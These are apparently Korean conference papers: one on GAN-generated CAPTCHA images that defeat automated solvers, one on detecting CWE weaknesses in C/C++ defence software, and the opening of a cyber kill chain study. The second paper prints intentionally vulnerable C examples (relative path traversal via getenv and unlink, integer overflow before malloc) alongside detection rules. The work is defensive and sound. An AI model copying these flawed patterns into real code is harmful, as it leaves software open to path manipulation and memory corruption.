CAPTCHA Image Generator based on Generative Adversarial Net

Hyun Kwon[*], Yongchul Kim[**], HyunSoo Yoon[*], Dae sun Choi[†]

*School of Computing, KAIST.

**Department of Electrical Engineering, Korea Military Academy

†Department of Medical Record & Health Information Management, Kongju National University

요 약

인터넷 상에 악의적인 공격자는 자동화 공격 프로그램을 이용하여 불필요한 게시물 도배나 계정 생성 등을 한다. 이러한 자동화된 공격을 통해서 공격자는 웹사이트의 서비스 질을 저하시키거나 부당한 이득을 취하는 경우가 있다. 이러한 자동화 공격을 방지하기 위한 하나의 보안 솔루션으로 CAPTCHA(Completely Automated Public Turing test to tell Computers and Humans Apart)가 사용되고 있다. CAPTCHA는 어떤 사용자가 사람인지 기계인지 구분하기 위한 목적으로, 기계는 인식하기 어려우나 사람은 쉽게 인식할 수 있는 텍스트나 이미지 등을 이용한 프로그램을 의미한다. 하지만 CAPTCHA를 깨기 위한 기법으로 DeCATCHA와 같은 새로운 공격기법 등이 등장하고 있다. 본 논문에서는 이러한 DeCAPTCHA에 대한 대응방법으로 딥러닝 기법 중 GAN(Generative Adversarial Net)을 이용한 CAPTCHA 이미지 생성을 제안하였다. 실험결과로부터 원본 이미지와 동일하게 생성된 GAN CAPTCHA 이미지가 DeCATCHA 공격으로부터 보안 성능이 향상되었음을 보였다.

I. 서론

오늘날 많은 사용자들은 인터넷 기술의 발달과 컴퓨터 및 모바일을 이용해서 손쉽게 웹 서비스를 제공 받을 수 있다. 이러한 웹 사이트의 향상된 접근성은 악의적인 공격자에 의한 웹서비스 공격을 보다 쉽게 할 수 있는 상황을 제공해준다. 특히, 악의적인 공격자가 자동화 공격을 이용하여 DDoS 공격, 불필요한 게시물 도배, 대량의 스팸 메일 유포 등의 공격들이 가능하다. 이러한 자동화된 공격을 방지하기 위한 웹 사이트의 보안 솔루션으로 CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)가 사용되고 있다. CAPTCHA는 웹 서비스 이용자가 기계인지 사람인지 구분하기 위한 목적으로, 기계는 인식하기 어려우나 사람은 인식하기 쉬운 텍스트나 이미지 등을 이용한 공격 방지 보안 솔루션을 의미한다. 대표적으로 텍스트 기반 CAPTCHA는 글자, 숫자, 기호 등으로 구성된 이미지를 회전하거나 왜곡하여 웹 서비스상에

1) 주저자 : khkh@kaist.ac.kr

2) 교신저자 : sunchoi@kongju.ac.kr

이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원(B0717-16-0139, 핀테크 서비스 금융사기 방지를 위한 비대면본인확인 및 이상거래필터링기술)을 받아 수행된 연구임.

서 이용자에게 제공하면, 이용자는 그것에 해당되는 글자, 숫자, 기호 등에 대하여 응답하는 방식이다. 이 방식은 글자, 숫자, 기호 등이 회전되거나 왜곡이 되더라도 사람은 쉽게 인식할 수 있기 때문에 사용자가 사람인지 기계인지 구분하는 데 사용된다. 하지만 너무 왜곡이 심하거나 회전이 되면 사람이 인식하기 어렵기 때문에, 사람은 인식하기 쉬우면서 기계는 인식하기 어려운 CAPTCHA를 만드는 것이 중요하다[1].

하지만 이러한 CAPTCHA를 깨기 위한 공격으로 OCR(Optical Character Recognition)이나 DeCAPTCH 자동화 공격 등의 다양한 연구가 진행되고 있다. 이러한 CAPTCHA를 깨는 자동화 공격의 일반적인 방법은 CAPTCHA에서 제공되는 텍스트에 대해서 한 문자마다 pixel 단위 segment로 나누고 각 문자마다 정규화(Normalize)를 한 후에 Database나 매핑 테이블에 저장되어 있는 문자와 매칭을 하여 가장 연관성(correlation)이 높은 문자를 선택하는 방법을 사용한다. 여기서 segment하는 기술, 인식하는 기술, 연관성(correlation)을 찾는 다양한 방법들이 연구되고 있다[2][3][4]. 하지만 이러한 CAPTCHA를 깨는 다양한 연구 등은 기존에 갖고 있는 Database와 매핑 테이블에 있는 문자나 이미지 등의 데이터와의 연관성을 찾아서 CAPTCHA를 깨기 때문에, Database와 매핑 테이블에 있는 기존 데이터의 양과 종류에 의존성이 강한 취약점이 있다. 따라서 Database나 매핑 테이블에 있는 기존 문자나 이미지 등의 데이터에서 변조가 발생하면 기계가 잘못 인식할 가능성이 높다.

또한, 최근 컴퓨팅 기술이 발달 되고 사용할 수 있는 데이터양이 많아지면서 기계학습(Machine Learning)에 대한 연구가 활발히 진행되고 있다. 기계학습은 방대한 양의 데이터 분석을 토대로 데이터의 특징을 추출하고, 추출된 특징을 토대로 분류(Classifier)를 잘하도록 머신을 학습 시킨다. 이렇게 잘 학습된 머신은 앞으로 들어오는 데이터에 대해서 어떤 패턴을 예측(Prediction)하는 방법이 사용된다. 예를 들어 많은 사람들의 키와 발사이즈의 상관관계를 토대로 머신을 학습시킨다. 학습 시킨 모델을 통해서 특정한 사람의 키가 175cm 일 경우, 해당하는 발사이즈의 범위를 예측할 수 있다. 즉, 기계학습은 학습 데이터를 통해서 잘 형성된 분류기를 형성하고 실험 데이터에 대해서 잘 예측하는 것을 목적으로 한다. 하지만 데이터의 특징을 추출하고 각 특징마다 사람이 직접 가중치 값을 적절히 정하는 작업 등이 필요하다.

사람이 직접 가중치를 정하는 부분을 대신하여 기계학습 중에 여러 개의 신호를 입력으로 받아 하나의 신호로 출력하는 신경망 층을 깊게 구성하여 학습하는 딥러닝 (Deep Learning) 기법이 연구되고 있다. 이 방법은 각 데이터의 특징에 가중치를 기계가 자동적으로 학습하여 적절한 값을 형성해주는 장점이 있다. 이러한 신경망구조 기계학습은 몇 십년 전부터 신경망에 대한 연구가 진행되었으나 데이터의 양이나 컴퓨팅 기술 등의 어려움으로 각광받지 못하다가 최근 데이터양의 증대와 컴퓨팅 기술의 발달로 다시 활발히 연구가 진행되고 있다. 14년도에 Goodfellow[5]에 의해서 딥러닝을 이용한 GAN(Generative Adversarial Net)이 소개가 되었다. 이 기법은 생성자(Generator)와 식별자(Discriminator)가 서로 학습을 하여 생성자가 생성한 결과값을 식별자가 일반적인 데이터셋과 구분할 수 없을 정도로 데이터를 생성할 수 있다. 특히, DCGAN(Deep Convolutional Generative Adverasrial Network) 기법[6]은 대량의 이미지를 사용하여 학습 이후에 아무런 입력 이미지가 없어도 새로운 이미지를 생성한다. 즉, 진짜와 구분할 수 없을 정도의 수준으로 이미지를 생성하여 식별자가 그것이 진짜인지 가짜인지 판정이 어려울 정도로 생성하는 기술이다.

이 논문에서는 이러한 GAN 기술을 이용하여 CAPTCHA 이미지 생성에 적용하였다. 이 방법은 GAN을 통해서 원본 이미지와 비슷하게 생성된 CAPTCHA 이미지는 사람이 보기에 원본 이미지와 동일하다. 하지만 기계가 구분하기에는 GAN을 통해서 생성된 이미지는 무에서 유를 창조한 것이기에 원본 이미지와의 pixel 단위에서는 데이터 차이가 있다. 이러한 차이는

Database나 매핑테이블에 있는 학습 이미지의 의존성이 강한 DeCAPTCHA 머신 등의 성능을 하락시킬 수 있다.

이 논문의 구성은 2장에서는 GAN을 이용하여 CAPTCHA 이미지를 생성하는 방법에 대해서 설명하였고, 3장에서는 CAPTCHA에 대한 성능분석, 4장에서는 결론 순으로 구성하였다.

II. 본론


GAN은 Unsupervised 기계학습 방법으로 두 개의 생성기와 식별기 신경망 네트워크(Neural network)를 서로 경쟁하여 제로섬의 결과를 내는 시스템을 의미한다. GAN의 구조는 <그림 1>과 같다. 생성기는 임의의 입력값을 받아 출력값을 식별기에게 제공한다. 식별기는 GAN을 통해서 받은 출력값에 대해서 원본 이미지와 비교하여 그 차이값에 대하여 출력값으로 낸다. 이 출력값은 다시 gradient로 생성기에게 들어가게 되고 생성기는 이 차이를 최대한 줄이기 위하여 다시 출력값을 생성해낸다.

이 관계에서 식별기는 최대한 GAN에서 생성된 데이터와 원본 데이터를 구별을 잘하기 위해서 노력하고 반면에 생성기는 원본 데이터와 최대한 비슷한 분포를 가진 데이터를 생성해서 식별기가 구분을 잘 못하도록 하는 데 목적이 있다. Goodfellow [5]에서 $\min_G \max_D V(D,G)$ 관계식을 수식으로 나타내면

$$E_{x\sim p_{data}(x)}[\log D(x)] + E_{z\sim p_z(z)}[\log(1-D(G(z)))]$$

이 된다. $D(x)$는 x에 들어가는 입력값이 원본 데이터이면 높은 확률을 주고 G에서 생성된 데이터 $G(z)$ 일 경우에는 낮은 확률을 준다. 반면에 G는 변수 z의 값(noise)을 주어서 $\log(1-D(G(z))$를 최소화 하도록 학습을 한다.

이 방식을 이용해서 원본 CAPTCHA 이미지와 GAN을 통해서 생성된 CAPTCHA 이미지를 식별기에 넣는다. 이것에 대한 차이값을 생성기에 gradient으로 줄 수 있도록 설계를 한다. 생성기는 식별기에서 나온 손실함수(loss function)를 토대로 원본 이미지의 분포와 동일하게 생성하고, 식별기는 GAN에서 생성한 이미지와 원본 이미지를 잘 구별하도록 학습한다.



<그림 1> CAPTCHA 생성 관련 GAN 구조

<그림 2>는 각 사이클마다 GAN에서 생성된 CAPTCHA 이미지가 원본 이미지와 비슷해지는 과정을 나타낸 것이다. 400 사이클 이후부터 원본 이미지와 GAN이 원본 이미지와 동일하게 생성한 이미지는 사람이 식별하기에 거의 차이가 없음을 볼 수 있다.



<그림 2> 사이클 별 CAPTCHA 이미지

III. 성능분석

본 논문에서는 원본 이미지와 GAN을 통하여 원본 이미지와 동일하게 만든 이미지를 비교하여 분석하였다.

<그림 3>에서 데이터셋은 Solving CAPTCHAs on Project Euler(Case1)에서 제공되는 데이터셋과 How to crack validation code(Case2)에서 제공되는 데이터셋을 사용 하였다. 첫 번째 경우는 샘플 개수가 100개 이고, 픽셀 단위는 가로 144, 세로 48 크기를 가졌다. 두 번째 경우는 샘플 개수가 52개 이고, 픽셀 단위로 가로 84, 세로 22 크기를 가졌다. 그리고 배치(Batch)

는 CATPCHA 이미지 한 개당 하나씩 생성해야 하기 때문에 크기를 1로 하였고, 그로 인해서 배치로 묶은 이미지 군을 토대로 새로운 데이터를 형성하는 것은 이 논문에서는 배제하였다.

각각 DeCAPTCHA의 특징에서 파이선 기반의 코드로 작성이 되었으며, 첫 번째(Case1)와 두 번째(Case2) 모두 기존 원본 CAPTCHA 이미지에 대해서 100%로 해당 문자가 어떤 문자인지 깰 수 있었다. 하지만 GAN을 통해서 원본 CAPTCHA 이미지와 동일하게 생성한 이미지에 대해서 첫 번째(Case1), 두 번째(Case2) 둘 다 CAPTCHA 이미지를 깨지 못하고 잘못된 알파벳을 출력하거나 알 수 없다는 결과값이 나왔다.

구분 *샘플 100개			
		원본	GAN
Case1	컬러	100 / 100	0 / 100
구분 *샘플 100개			
		원본	GAN
Case2	흑백	0 / 100	0 / 100
구분 *샘플 52개			
		원본	GAN
Case2	컬러	52 / 52	0 / 52
구분 *샘플 52개			
		원본	GAN
Case2	흑백	52 / 52	0 / 52

<표 1> 실험 결과

<표 1>에서, 첫 번째(Case1) 경우는 원본 컬러이미지에 대해서는 CAPTCHA를 깰 수 있었지만 원본 컬러이미지를 흑백이미지로 바꾸거나 GAN을 통해서 컬러나 흑백으로 바꾼 CAPTCHA 이미지를 깰 수 없었다. 이는 첫 번째에서는 원본 컬러이미지에 학습된 데이터만 CAPTCHA를 인지하는 특징을 보였다.

반면에 두 번째(Case2) 경우는 원본 컬러이미지와 원본 컬러이미지를 흑백이미지로 바꾼 이미지에 대해서 CAPTCHA를 깰 수 있었다. 그러나 GAN을 통해서 원본 이미지와 동일하게 생성한 컬러나 흑백으로 바꾼 CAPTCHA 이미지는 깰 수 없었다. 두 번째 경우에서 원본 컬러이미지 뿐만 아니라 원본 흑백이미지까지 CAPTCHA를 인지 할 수 있기에 두 번째가 첫 번째 보다 CAPTHCA 깨는 성능이 좋다고 볼 수 있다. 하지만 첫 번째와 두 번째의 경우, 공통적으로 GAN을 사용하여 생성한 CAPTCHA 이미지는 깰 수 없었음을 볼 수 있었다. 이는 GAN을 통해서 생성된 이미지는 무에서 유로 창조한 부분이기에 기존 원본 이미지와 다른 구조를 가질 가능성이 있으며, 또한 다양한 CAPTCHA 이미지를 생성할 수 있다는 점에서도 의의가 있다.

IV. 결론

CAPTCHA 이미지는 사람이 인지하기 쉽고 기계가 인식하기 어려운 것을 만들어 내야 한다. 그러한 점에서 본 논문은 딥러닝 기술 중에 GAN을 이용하여 원본 이미지와 동일한 CAPTCHA 이미지를 무에서 유로 생성하였다. 새로 생성된 CAPTCHA 이미지는 사람이 보기에 동일하지만 기계가 인식하기에 어려움으로써 CAPTCHA의 성능을 향상시킬 수 있음을 볼 수 있었다.

CAPTCHA는 디지털 포렌식 기술이나 트랜스포머 등에서 많이 사용되고 있으며, 최근에는 CAPTCHA를 보다 어렵게 하기 위하여 3차원 안에서 CAPTCHA를 만들어 내고 있다. 이처럼 CAPTCHA는 심플한 솔루션 중에 하나이고 각종 사이트나 어플리케이션에 적용하기 쉬운 기술이기 때문에 지속적으로 활용될 보안솔루션이다.

향후에는 GAN 등 딥러닝 기술을 이용하여 상용화된 DeCAPTCHA 사이트에 접목할 예정이다. 또한 GAN을 이용하여 여러 합성된 이미지를 생성함으로써 CAPTCHA의 성능연구를 할 예정이다.

[참고문헌]

[1] 조금환, 최주섭, 김형식, “보안성 및 사용성 측면에서의 CAPTCHA 동향”, 정보보호학회지 제27권 제1호, 2017.02

[2] Hindle, Abram, Michael W. Godfrey, and Richard C. Holt. "Reverse engineering captchas." Reverse Engineering, 2008. WCRE'08. 15th Working Conference on. IEEE, 2008.

[3] Bursztein, Elie, et al. "The End is Nigh: Generic Solving of Text-based CAPTCHAs." WOOT, 2014.

[4] Moy, Gabriel, et al. "Distortion estimation techniques in solving visual CAPTCHAs." Computer Vision and Pattern Recognition, 2004. CVPR 2004. Proceedings of the 2004 IEEE Computer Society Conference on. Vol. 2. IEEE, 2004.

[5] Goodfellow, Ian, et al. "Generative adversarial nets." Advances in neural information processing systems, 2014.

[6] Radford, Alec, Luke Metz, and Soumith Chintala. "Unsupervised representation learning with deep convolutional generative adversarial networks." arXiv preprint arXiv:1511.06434, 2015

SW 개발보안을 위한 보안약점 분석과 탐지방법 연구

김진국*, 장희진*, 정승훈*, 김희동*, 김현숙*

*국방과학연구소

Research on Weakness Analysis and Detection Algorithm for Secure Software Development

Jin-Goog Kim*, Hee-Jin Jang*, Seung-Hoon Jeong*, Hee-Dong Kim*, Hyeon-Sook Kim*

*Agency for Defense Development.

요 약

새로운 형태의 소프트웨어 보안취약점을 악용한 사이버 공격이 증가함에 따라 정적분석 기반의 보안약점 탐지도구를 활용하여 소프트웨어 개발단계에서 프로그램에 나타나는 보안취약점의 원인이 되는 보안약점을 탐지하고 제거하는 소프트웨어 개발보안 활동이 수행되고 있다. 보안약점을 탐지하기 위해서는 정형화된 형태의 탐지규칙을 정적분석 도구에 제공하여야 하며 도구에서는 입력 받은 탐지규칙을 토대로 프로그램 분석을 수행한다. 본 논문에서는 C/C++로 구현된 내장형 소프트웨어 관련 보안약점을 선정하여 분석하고 탐지규칙을 명세하기 위한 탐지방법 설계 절차를 보인다.

I. 서론

무기체계에서 소프트웨어가 차지하는 비중이 증가함에[그림 1] 따라 무기체계를 무력화하고 국가안보에 치명적인 영향을 줄 수 있는 사이버 공격과 같은 외부 위협이 증가하고 있다. 따라서 무기체계의 안정적인 운용을 위해서는 소프트웨어 개발단계에서 무기체계 SW에 대한 보안성 확보 노력이 필요하다.




그림 1. 전투기 기종별 SW 가격 비중 추세
(출처: 보잉社, 양상우(KAI, 2009) 재편집)

산업계에서도 소프트웨어 개발단계에서의 보안활동에 대한 인식이 확산되고 있다. 보안 침해 사고를 직·간접적으로 경험함으로써 개발자와 일반 사용자의 경각심이 증가되었고 경제적 측면에서 개발보안의 필요성이 대두되는 등 개발보안에 대한 사회적 인식이 변화하고 있다. 실제 행정자치부에서는 전자정부 소프트웨어 개발을 위해 중요 보안약점을 도출하고 안전한 소프트웨어 개발을 위한 시큐어 코딩 가이드를 제시하고 있다[1].

사이버 위협으로부터 무기체계를 보호하기 위한 개발보안의 한 방안으로 SW 구현단계에서 보안취약점의 원인이 되는 보안약점을 탐지하고 완화하고 있다. SW의 구현 복잡도가 낮았던 초기와는 달리 SW의 복잡도가 높아진 지금에는 프로그램에 숨어있는 보안약점을 탐지하기 위해 자동화된 정적분석 기반의 보안약점 탐지도구가 활용되고 있다. 보안약점을 탐지할

때 자동화 도구를 사용하는 것은 개발자의 노력을 줄여주는 이점이 있으나 사용분야별 적용되어야 하는 보안약점과 코딩규칙이 상이하여 탐지도구에 이미 탑재된 탐지규칙은 사용분야별 목적에 맞게 수정·적용될 필요가 있다[2]. 도구 사용자가 신규 보안약점[4]을 탐지하기 위해서는 탐지할 보안약점에 따라 탐지 규칙을 수정할 수 있는 방법이 제공되어야 한다. 탐지 규칙을 추가하기 위한 목적으로 도구를 수정하는 것은 시간이 많이 소요되며 비용측면에서도 바람직하지 않기 때문에 도구 사용자가 새로운 규칙을 추가할 수 있도록 탐지규칙을 명세할 수 있는 언어를 제공할 필요가 있다. 이러한 규칙을 기술하기 위한 언어는 모든 보안약점 탐지방법에 대해 명세 가능할 필요는 없으며 확장성과 재사용성을 고려하여 선별된 보안약점에 대해 제공될 필요가 있다.

본 논문에서는 C/C++로 개발된 프로그램에 숨어있는 보안약점을 탐지하기 위한 탐지방법에 대한 설계를 보인다. 이를 위하여 C/C++로 개발된 내장형 SW에 해당하는 보안약점에 대해 조사·분석하고, 해당 보안약점을 탐지하기 위해 필요한 항목과 절차를 도출한다.




그림 2. 보안약점과 관련된 보안취약점

II. 보안약점 분석 및 탐지방법 연구

본 장에서는 C/C++로 개발된 내장형 SW와 관련된 보안약점을 분석하고 보안이 취약한 프로그램에서 숨겨진 보안약점을 탐지하기 위한 분석 항목과 절차를 설계한다.

2.1. 보안약점 분석 및 탐지방법

C/C++로 작성된 프로그램에서 발생하는 보안취약점은 [그림 2]에서 보듯이 다양한 보안약점과 관련되어 있으며 시간이 지남에 따라 그 수가 꾸준히 증가하고 있다[2]. CWE[1]에는 보안약점 개수가 700여개로 매우 많고 약점 간 중복성이 존재하여 보안취약점의 원인이 되는 보안약점 분석 시 탐지대상으로서의 보안약점 리스트를 선정하는데 어려이 있다. 보안약점 간 중복성을 최소화하고 CWE 전반을 포괄하면서 내장형 SW 구현단계에서 발생 가능한 보안약점을 선정할 필요가 있다.

① 구현단계

- Time of Introduction이 Implementation 단계에 속하는 보안약점

② 개발언어

- Applicable Platforms의 Languages가 C/C++에 해당하는 보안약점
- 개발 언어가 All 혹은 Language-Independent에 해당하는 보안약점

위 조건에 따라 선정된 440여개의 보안약점을 대상으로 국방 소프트웨어에서 살펴봐야할 중요도에 따라 48개 항목을 선정하였다. 본 장에서는 선정된 보안약점 중 'Relative Path Traversal' 보안약점과 'Integer Overflow or Wraparound' 보안약점에 대해 보안약점 분석에서 탐지방법 설계까지를 보인다.

2.1.1. Relative Path Traversal

'Relative Path Traversal' 보안약점은 외부 입력값을 사용하여 제한된 부모 디렉토리 안에 있어야만 하는 파일/디렉토리 경로명을 생성할 때 외부 입력값을 적절히 처리하지 않으면 허용되지 않은 디렉토리가 노출되는 문제를 다루고 있다. 대표적인 유형은 [표 1]의 코드예제에 제시된다.

표 1. 'Relative Path Traversal' 보안약점의 코드예제와 분석

ID	CWE-23
명칭	Relative Path Traversal (상대 디렉토리 경로 조작)
코드예제	1: void f() { 2: char* rName = getenv("reportName"); 3: char buf[30]; 4: strncpy(buf, "/home/www/tmp/", 30); 5: strncpy(buf, rName, 30);


1) Common Weakness Enumeration의 약자로 일반적인 소프트웨어 보안약점 목록이다. http://cwe.m- itre.org

	6: unlink(buf); 7: }
코드분석	2: 환경 변수 값을 읽어 변수 rName에 할당 4: 경로 “/home/www/tmp/”를 buf에 복사 5: buf에 rName을 합침 6: buf에 해당하는 파일에 대한 링크 제거 → 환경변수 reportName을 공격자가 조작할 수 있는 경우 허용되지 않은 디렉토리의 정보가 노출될 수 있음

소스코드에서 ‘Relative Path Traversal’ 보안약점을 탐지하기 위해서는 파일/디렉토리 경로명을 생성할 때 외부 입력값이 적절히 처리되었는지 검사할 필요가 있다. 해당 보안약점 탐지를 위한 분석 항목과 절차는 다음 [표 2]와 같다.

표 2. ‘Relative Path Traversal’ 보안약점 탐지를 위한 분석 항목과 절차

① 외부 입력값: SourceFunctions( )
② 문자열 유효성 검사: StringFilterFunctions(x#0)
③ 문자열을 연결: StringConcatFunctions(y#1,x#2)
④ 조합된 문자열의 유효성 검사: StringFilterFunctions(y#0)
⑤ 문자열의 경로명: FileFunctions(y#0)



2.1.2. Integer Overflow or Wraparound

‘Integer Overflow or Wraparound’ 보안약점은 정수 값의 계산이 자원관리나 프로그램 실행 제어에 사용될 때 정수로 표현 가능한 값의 범위를 벗어나게 되면 프로그램이 비정상적으로 종료되거나 의도와는 다르게 실행되는 문제를 다루고 있다. 대표적인 유형은 [표 3]의 코드예제에 제시된다.


표 3. ‘Integer Overflow or Wraparound’ 보안약점의 코드예제와 분석

ID	CWE-190
명칭	Integer Overflow or Wraparound (정수 오버플로우 혹은 정수 순환)
코드예제	1: #include <stdlib.h> 2: void * intAlloc(int size, int reserve) { 3: void *rptr; 4: size += reserve; 5: rptr = malloc(size * sizeof(int)); 6: if(rptr == NULL) exit(1); 7: return rptr; 8: }
코드분석	4: size 값은 size와 reserver를 더한 값 5: size 값만큼 메모리를 할당 → 라인 4에서 size 값을 계산하는 도중에 정수 값의 표현 범위를 넘어서면 음수 값이 될 수 있고, 이 인자 값으로 함수 malloc을 호출하면 정의되지 않은 동작을 수행할 위험 존재

소스코드에서 ‘Integer Overflow or Wraparound’ 보안약점을 탐지하기 위해서는 조건식에서 정수로 표현 가능한 범위를 벗어나 사용하는 값이 없는지 검사할 필요가 있다. 분석 항목과 절차는 다음 [표 4]와 같다.

표 4. ‘Integer Overflow or Wraparound’ 보안약점 탐지를 위한 검사항목과 분석 절차

① 외부 입력값: SourceFunctions( )
② 입력값의 조건식: APPEAR(x) in IFCOND
③ 입력값으로 메모리 할당 여부: MemoryAllocationFunctions(x#0)



‘Relative Path Traversal’ 보안약점과 ‘Integer Overflow or Wraparound’ 보안약점에 대한 분석 항목을 보면 동일한 분석 항목이 존재하며 해당 항목

의 세부 파라미터[표 5]를 잘 식별하여 도구에 탐지 규칙으로 제공할수록 도구가 보안약점을 놓치지 않고 잘 탐지하게 된다[3].

표 5. 분석 항목과 파라미터

분석 항목	파라미터
SourceFunctions( )	getenv, wgetenv, recv, fgets, fgetws
StringFilterFunctions(x#0)	strcmp, strncmp, strcoll, strstr
StringConcatFunctions(y#1,x#2)	strcat
FileFunctions	fopen, open, unlink, connect, wopen, CreateFileA, CreateFileW
MemoryAllocation Functions()	malloc, calloc

III. 탐지규칙

국방 소프트웨어에서 중요하다고 선정된 48개의 보안약점을 분석하면 보안약점 탐지방법을 구현관점에서 [표 6]과 같이 구분할 수 있으며 향후 확장성과 재사용성을 고려하였을 때 일부 탐지 유형에 대해서만 범용규칙으로 구현하는 것이 적절할 것으로 판단된다.

표 6. 탐지 유형 및 구현 방법

탐지 유형	구현 방법
Source와 Sink 문제로 변환해서 검출할 수 있는 유형	범용규칙
특정 함수들이 호출될 때 혹은 특정함수가 호출될 때 인자의 값이나 타입을 보면 검출할 수 있는 유형	
A 이벤트 발생 후 B 이벤트가 발생하면 검출할 수 있는 유형	
프로그램 소스코드를 정규표현식 등으로 스캔해서 검출할 수 있는 유형	전용규칙
버퍼 오버런 혹은 버퍼 언더런 검사를 통해 검출할 수 있는 유형	
메모리 혹인 리소스 누수 문제	
프로그램의 문법만 보고 검출할 수 있는 유형	
프로그램의 의미를 봐야 검출할 수 있는 유형	
정적분석 불가능	구현불가

보안약점에 대한 탐지규칙은 순서도에 명시된 분석 항목과 절차를 직관적으로 명세함으로써 구현할 수 있다. 'Relative Path Traversal' 보안약점 탐지를 위한 탐지규칙은 아래 [표 7]과 같이 표현 가능하다.

표 7. 'Relative Path Traversal' 탐지규칙

x = SrcFunctions() → not FilteringFunctions(x#0)
→ y = const pointer char →
strcatFunctions(y#1;x#2)
→ not FilteringFunctions(y#0) →
SinkFunctions(y#0)

IV. 결론

본 연구에서는 구현단계에 속하는 C/C++ 관련 CWE 항목 440개중 국방 소프트웨어에서 중요하다고 선정된 48개 항목에 대해 설계된 탐지방법을 예를 들어 설명하였다. 48개 항목 중 3가지 보안약점에 대해서는 정적분석이 불가능하다고 판단하여 제외하였다. 17개 보안약점에 대해서는 향후 확장성과 재사용성을 고려하여 범용규칙으로 구현하는 것이 바람직하다고 판단되며 나머지 28개 보안약점에 대해서는 재사용 여지가 거의 없을 것으로 판단하여 전용규칙으로 구현하는 것이 타당할 것으로 생각한다.

[참고문헌]

[1] J. Bang and R. Ha, "Research on Major Weakness Rules for Secure Software Development," J. Korean Inst. Commun. Inform. Sci. (KICS), vol. 38C, no. 10, pp. 831-839, Oct. 2013.

[2] H. Seo, Y. Park, T. Kim, K. Han, C. Pyo, "Evaluation of Static Analyzers for Weakness in C/C++ Programs using Juliet and STONESOUP Test Suites," J. Korean Inst. Commun. Inform. Sci. (KICS), to be

published.

[3] Fortify User Manual

[4] CWE, Common Weakness Enumeration, *http://cwe. mitre.org*

사이버 상황인식을 위한 사이버 킬체인 모델 및 사이버 위협 분류

조성영, 한인성, 정현숙, 구성모, 박무성

국방과학연구소 제2기술연구본부

Study on Cyber Kill Chain Model and corresponding Cyber Threat Taxonomy for Cyber Situational Awareness

Sungyoung Cho, Inseong Han, Hyeonsook Jeong, Seongmo Koo, Moosung Park

The 2nd R&D Institute, Agency for Defense Development

요 약

APT(Advanced Persistent Threat)로 대표되는 사이버 위협에서 공격자는 최종 목표를 달성하기 위해 여러 공격 단계를 순차적이고 지속적으로 수행한다. 사이버 상황인식을 통해 현재 위협 상황을 식별해야만 지능화되고 지속적인 사이버 위협에 대응할 수 있다. 본 논문에서는 우리 군이 수행하는 사이버 작전에서의 상황인식을 위한 사이버 킬체인 모델과 이를 기반으로 위협을 식별하기 위한 위협 분류 체계를 제안한다. 이를 통하여 현재 발생하고 있는 사이버 위협은 사이버 킬체인 개념과 모델에 적용할 수 있음을 확인할 수 있었으며, 이를 이용하여 우리 군이 사이버 작전을 수행하면서 사이버 위협에 대한 가시성을 확보할 수 있을 것으로 기대한다.

I. 서론

